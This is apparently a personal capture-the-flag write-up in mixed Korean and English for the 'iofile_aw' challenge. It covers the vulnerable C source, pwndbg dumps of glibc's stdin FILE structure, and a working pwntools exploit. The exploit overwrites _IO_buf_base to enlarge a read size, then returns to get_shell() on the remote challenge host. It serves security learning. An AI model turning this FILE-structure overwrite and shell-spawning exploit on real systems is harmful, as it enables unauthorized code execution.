
iofile_aw
Ubuntu 16.04
Arch:     amd64-64-little
RELRO:    Full RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
// gcc -o iofile_aw iofile_aw.c -fno-stack-protector -Wl,-z,relro,-z,now
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>
#include <string.h>
char buf[80];
int size = 512;
void alarm_handler(){
puts("TIME OUT");
exit(-1);
}
void initialize(){
setvbuf(stdin, NULL, _IONBF, 0);
setvbuf(stdout, NULL, _IONBF, 0);
signal(SIGALRM, alarm_handler);
alarm(60);
}
void read_str(){
fgets(buf, sizeof(buf) - 1, stdin);
}
void get_shell(){
system("/bin/sh");
}
void help(){
printf("read: Read a line from the standard input and split it into fields.\n");
}
void read_command(char *s){
/*No overflow here */
int len;
len = read(0, s, size);
if (s[len - 1] == '\x0a')
s[len - 1] = '\0';
}
int main(int argc, char *argv[]){
int idx = 0;
int sel;
char command[512];
long *dst = 0;
long *src = 0;
memset(command, 0, sizeof(command) - 1);
initialize();
while (1) {
printf("# ");
read_command(command);
if (!strcmp(command, "read")) {
read_str();
}
else if (!strcmp(command, "help")) {
help();
}
else if (!strncmp(command, "printf", 6)) {
if (strtok(command, " ")) {
src = (long*) strtok(NULL, " ");
dst = (long*) stdin;
if (src)
memcpy(dst, src, 0x40);
}
}
else if (!strcmp(command, "exit")) {
return 0;
}
else {
printf("%s: command not found\n", command);
}
}
return 0;
}Outline
read from 0, put the string in the “command” string, compare with pre-defined commands.
- read
- help
- printf
- exit
get_shell() 있음!
read_command()
the comment says “no overflow here” so guessing there’s overflow somewhere..?
read() has limit of 512 chars so No overflow.
“command” 는 최대 511 char 사용 가능!
custom printf
strtok()
The C library function **char *strtok(char str, const char delim) breaks string str into a series of tokens using the delimiter delim.
Returns POINTER to the first token.
(if strtok(NULL, …) , this means to get the next token from the previous string.)
src == printf 의 첫번째 param
memcpy(dst, src, 0x40) 에서 dst 의 크기보다 훨씬 큰 data 넣을 수 있음 → Overflow.

from https://duwjdtn11.tistory.com/133

여기 중 dst, src 가 섞여 있는듯.
rbp-0x220 가 command srting 인 듯.
0x400CE1 이 “printf” string 저장된 곳.
좀더 분석하니 아래와 같음.
- src == rbp-0x18
- dst == rbp-0x10
But memcpy() is copying data from the address that the arg is pointing.
So, The string next to printf is copied in to the address of stdin … 그런데 이게 무슨 의미인지 모르겠음.
GDB says that the stdin ’s address is 0x602030.
0x602030 <stdin@@GLIBC_2.2.5>: 0x00007ffff7dd18e0 (It’s pointing to glibc)
And the libc is WRITABLE!
0x7ffff7dd1000 0x7ffff7dd3000 rw-p 2000 1c4000 /lib/x86_64-linux-gnu/libc-2.23.soDid some test…

So the input does impact the read command! The only thing is how to impact it to call get_shell().
glibc structure
stdin 은 stdin structure 를 가리킴.
While looking in to the _IO_FILE structure. I came accross vtable and this blog.
_IO_FILE vtable overwrite & _IO_FILE Structure
In short
_IO_FILEis a structure that holds info for managing all functions like read, open, write…
여기서 vtable 이라는것이 사용되는데 이는 _IO_file_jumps struct 를 가리키고 이는 _IO_FILE 과 관련된 여러 함수 포인터를 저장하고 있음.
Tried overwriting the _IO_FILE struct to maximum but only able to overwrite 0x40. That means no vtable overwrite.
// 아래 명령어는 _IO_FILE structure 출력해줌.
pwndbg> p *_IO_list_all
$1 = {
  file = {
    _flags = -72540026,
    _IO_read_ptr = 0x0,
    _IO_read_end = 0x0,
    _IO_read_base = 0x0,
    _IO_write_base = 0x0,
    _IO_write_ptr = 0x0,
    _IO_write_end = 0x0,
    _IO_buf_base = 0x0,
    _IO_buf_end = 0x0,
    _IO_save_base = 0x0,
    _IO_backup_base = 0x0,
    _IO_save_end = 0x0,
    _markers = 0x0,
    _chain = 0x7ffff7dd2620 <_IO_2_1_stdout_>,
    _fileno = 2,
    _flags2 = 0,
    _old_offset = -1,
    _cur_column = 0,
    _vtable_offset = 0 '\000',
    _shortbuf = "",
    _lock = 0x7ffff7dd3770 <_IO_stdfile_2_lock>,
    _offset = -1,
    _codecvt = 0x0,
    _wide_data = 0x7ffff7dd1660 <_IO_wide_data_2>,
    _freeres_list = 0x0,
    _freeres_buf = 0x0,
    __pad5 = 0,
    _mode = 0,
    _unused2 = '\000' <repeats 19 times>
  },
  vtable = 0x7ffff7dd06e0 <_IO_file_jumps>
}
maximum 으로 overwrite 하면 아래처럼 됨.
pwndbg> x/10gx 0x7ffff7dd18e0
0x7ffff7dd18e0 <_IO_2_1_stdin_>:	0x6161616161616161	0x6161616161616161
0x7ffff7dd18f0 <_IO_2_1_stdin_+16>:	0x6161616161616161	0x6161616161616161
0x7ffff7dd1900 <_IO_2_1_stdin_+32>:	0x6161616161616161	0x6161616161616161
0x7ffff7dd1910 <_IO_2_1_stdin_+48>:	0x6161616161616161	0x6161616161616161
0x7ffff7dd1920 <_IO_2_1_stdin_+64>:	0x00007ffff7dd1964	0x0000000000000000
And this is the diff between the original and the overwritten.
// Original
pwndbg> p/x _IO_2_1_stdin_
$10 = {
  file = {
    _flags = 0xfbad208b,
    _IO_read_ptr = 0x7ffff7dd1963,    // Address of the next char to be read.
    _IO_read_end = 0x7ffff7dd1963,
    _IO_read_base = 0x7ffff7dd1963,
    _IO_write_base = 0x7ffff7dd1963,
    _IO_write_ptr = 0x7ffff7dd1963,
    _IO_write_end = 0x7ffff7dd1963,
    _IO_buf_base = 0x7ffff7dd1963,    // General buffer used for both read, write.
    _IO_buf_end = 0x7ffff7dd1964,
    _IO_save_base = 0x0,
		...

// Overwritten
pwndbg> p/x _IO_2_1_stdin_
$11 = {
  file = {
    _flags = 0x61616161,
    _IO_read_ptr = 0x6161616161616161,
    _IO_read_end = 0x6161616161616161,
    _IO_read_base = 0x6161616161616161,
    _IO_write_base = 0x6161616161616161,
    _IO_write_ptr = 0x6161616161616161,
    _IO_write_end = 0x6161616161616161,
    _IO_buf_base = 0x6161616161616161,
    _IO_buf_end = 0x7ffff7dd1964,
    _IO_save_base = 0x0,
	  ...
이때 _IO_2_1_stdin 은 stdin 객체이며, 해당 객체는 _IO_FILE 의 형태를 가진다.
Idea
- printf
_IO_read_ptr ~ _IO_buf_base 까지 size의 주소(0x602010)로 Overwrite.
- read

이 부분에서 막혀서 다른 블로그들을 읽었지만 이해가 되지 않았던 부분은 loop 들어가기 전에 분명히 buffer 사용하지 않게끔 아래 코드로 세팅이 되었는데 왜 갑자기 _IO_2_1_stdin_ 의 값들을 바꾼것이 영향을 주는가 였다.
void initialize(){
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    signal(SIGALRM, alarm_handler);
    alarm(60);
}
After some research, I found out that the _flags param in _IO_2_1_stdin_ is used for setting the _IONBF stuff!!!🫨
_IO_UNBUFFERED 는 세팅에 _flags 의 0x2 를 사용함.
initialization() 전후를 비교하면 0xfbad2088 → 0xfbad208b 이기 때문에 _IO_UNBUFFERED 는 잘 세팅되었다.
Overwriting 할 때 _flags 를 다시 0xfbad2088 로 바꿔주면 된다!
Buffer 를 사용한다는 것을 알았으니 str_read() 에서 값을 넣으면 size 변수에 해당 값이 들어갈 것임을 알 수 있다.
그럼 여기서 굉장히 큰 값을 size 에 넣어준다. (0x400)
- Next “read_command()”
After no.2, read_command() is called automatically which contains len = read(0, s, size); !
size : 0x602010
get_shell() : 0x4009fa
from pwn import *
context.update(arch='amd64', os='linux')

# conn = process("./iofile_aw")
conn = remote("host3.dreamhack.games", 17363)

payload = p64(0xfbad2088)
payload += p64(0)
payload += p64(0)
payload += p64(0)
payload += p64(0)
payload += p64(0)
payload += p64(0)
payload += p64(0x602010)
conn.sendlineafter(b"# ", b"printf " + payload)

conn.sendlineafter(b"# ", b"read")
conn.sendline(p64(0x300))               # size : 512 -> 0x300

payload2 = b"a" * (0x220)        # command var location(rbp-0x220)
payload2 += p64(0x4009fa)                # get_shell() address
conn.sendlineafter(b"# ", b"exit\x00\x00\x00\x00" + payload2) # rbp on stack + payload2

conn.interactive()
🚩
그런데 재밌는 부분이 있다. 0xfbad2088 로 _flags 세팅안하고 그대로 0xfbad208b 를 사용해도 flag는 잘 나온다…?

thanks to brwook
_IONBF 가 세팅되었다고 해서 buffer 를 완전히 안쓰는게 아니었다!
사실 _IO_2_1_stdin_ struct 안에 1-byte 가 buffer 로 할당되어 사용되었다.
따라서 위의 exploit 코드가 먹힌 이유는 내가 _IO_buf_base 가 stdin 구조체 안을 가리키던 것을 size 의 주소로 overwrite 해서 결국에는 size 가 _flags 에 상관없이 원하는데로 overwrite 된것이다.
(뒤의 _IO_buf_end 는 충분히 멀리 떨어져 있으므로 size 는 충분히 overwrite 가능하다.)